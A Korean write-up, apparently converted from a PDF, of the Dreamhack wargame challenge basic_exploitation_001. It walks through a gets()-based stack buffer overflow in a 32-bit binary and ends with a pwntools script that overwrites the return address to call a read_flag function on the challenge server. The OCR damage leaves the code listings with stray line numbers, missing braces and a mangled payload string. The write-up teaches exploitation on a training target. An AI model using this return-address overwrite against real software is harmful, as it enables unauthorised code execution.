basic_exploitation_001

문제 설명

Description

이 문제는 서버에서 작동하고 있는 서비스(basic_exploitation_001)의 바이너리와 소스 코드가 주어집니다.

프로그램의 취약점을 찾고 익스플로잇해 "flag" 파일을 읽으세요.

"flag" 파일의 내용을 워게임 사이트에 인증하면 점수를 획득할 수 있습니다.

플래그의 형식은 DH{...} 입니다.

Environment

Ubuntu 16.04

Arch: i386-32-little

RELRO: No RELRO

Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)

Reference

Return Address Overwrite

코드

basic exploitation 001 1

```
#include <stdio.h>
 1
     #include <stdlib.h>
 2
     #include <signal.h>
 3
     #include <unistd.h>
 4
 5
 6
     void alarm handler() {
 7
         puts("TIME OUT");
 8
         exit(-1);
9
10
11
12
     void initialize() {
13
         setvbuf(stdin, NULL, IONBF, 0);
14
         setvbuf(stdout, NULL, _IONBF, 0);
15
16
         signal(SIGALRM, alarm handler);
17
         alarm(30);
18
19
20
21
     void read_flag() {
22
         system("cat /flag");
23
24
25
     int main(int argc, char *argv[]) {
26
27
         char buf[0x80];
28
29
         initialize();
30
31
         gets(buf);
32
33
34
         return 0;
35
```

코드 설명

• buf 배열에 0x80(128byte) 만큼 할당되어 있다.

basic_exploitation_001 2

- gets() 함수로 크기에 제한 없이 입력이 가능하므로 Buffer Over Flow 공격이 가능하다.
- read_flag() 함수를 실행시키면 flag 파일을 읽을 수 있다.
 - 。 RET 에 read_flag() 함수 주소가 들어가게 하면 된다.

GDB 정적 분석 - 함수 주소

```
pwndbg> info func
All defined functions:
Non-debugging symbols:
           _init
            gets@plt
            signal@plt
            alarm@plt
            puts@plt
            system@plt
            exit@plt
            __libc_start_main@plt
            setvbuf@plt
            __gmon_start__@plt
            _start
            __x86.get_pc_thunk.bx
            deregister_tm_clones
            register_tm_clones
              _do_global_dtors_aux
            frame_dummy
            alarm_handler
            initialize
            read_flag
            main
            __libc_csu_init
            __libc_csu_fini
0x08048654 fini
```

info func 을 하여 함수의 주소를 알아볼 수 있다.

• main 주소: 0x080485cc

• read flag 주소: 0x080485b9


basic_exploitation_001 3

GDB 정적 분석 - read_flag 함수

```
pwndbg> disass main
Dump of assembler code for function main:
   0x080485cc <+0>:
                         push
                                ebp
   0x080485cd <+1>:
                         mov
                                ebp, esp
                                esp,0xffffff80
   0x080485cf <+3>:
                         add
                                0x8048572 <initialize>
   0x080485d2 <+6>:
                         call
                                eax,[ebp-0x80]
   0x080485d7 <+11>:
                        lea
   0x080485da <+14>:
                         push
                                eax
                        call
   0x080485db <+15>:
                                0x80483d0 <gets@plt>
                                esp,0x4
   0 \times 080485e0 < +20>:
                        add
   0x080485e3 <+23>:
                                eax,0x0
                        mov
   0x080485e8 <+28>:
                        leave
   0x080485e9 <+29>:
                        ret
End of assembler dump.
```

disass main 을 입력하여 코드를 살펴보았다.

스택 형태



스택의 형태는 다음과 같다.

익스플로잇

```
from pwn import *
 1
 2
     p = remote("host3.dreamhack.games", 8902)
 3
 4
     read_flag = p32(0x080485b9)
 5
 6
     payload = b' \times 80'*132
 7
     payload += read_flag
 8
 9
   p.sendline(payload)
10
     p.interactive()
11
```

- read_flag 함수의 주소를 32bit 리틀엔디안 방식으로 설정한다.
- payload = b'\x80'*132 는 0x80 이라는 바이트 값을 132번 반복하여 payload 변수에 할당한다.
 - 즉, 버퍼를 가득 채우고, 공격 대상 프로그램이 저장하고 있는 반환 주소를 덮어 씌워서 반환 주소를 read flag 함수 주소로 변경하는데 사용한다.
- sendline 을 통해 payload 의 값을 전송한다.
- interactive 를 통해 쉘에 접속한다.

결과

플래그 값을 정상적으로 도출할 수 있다.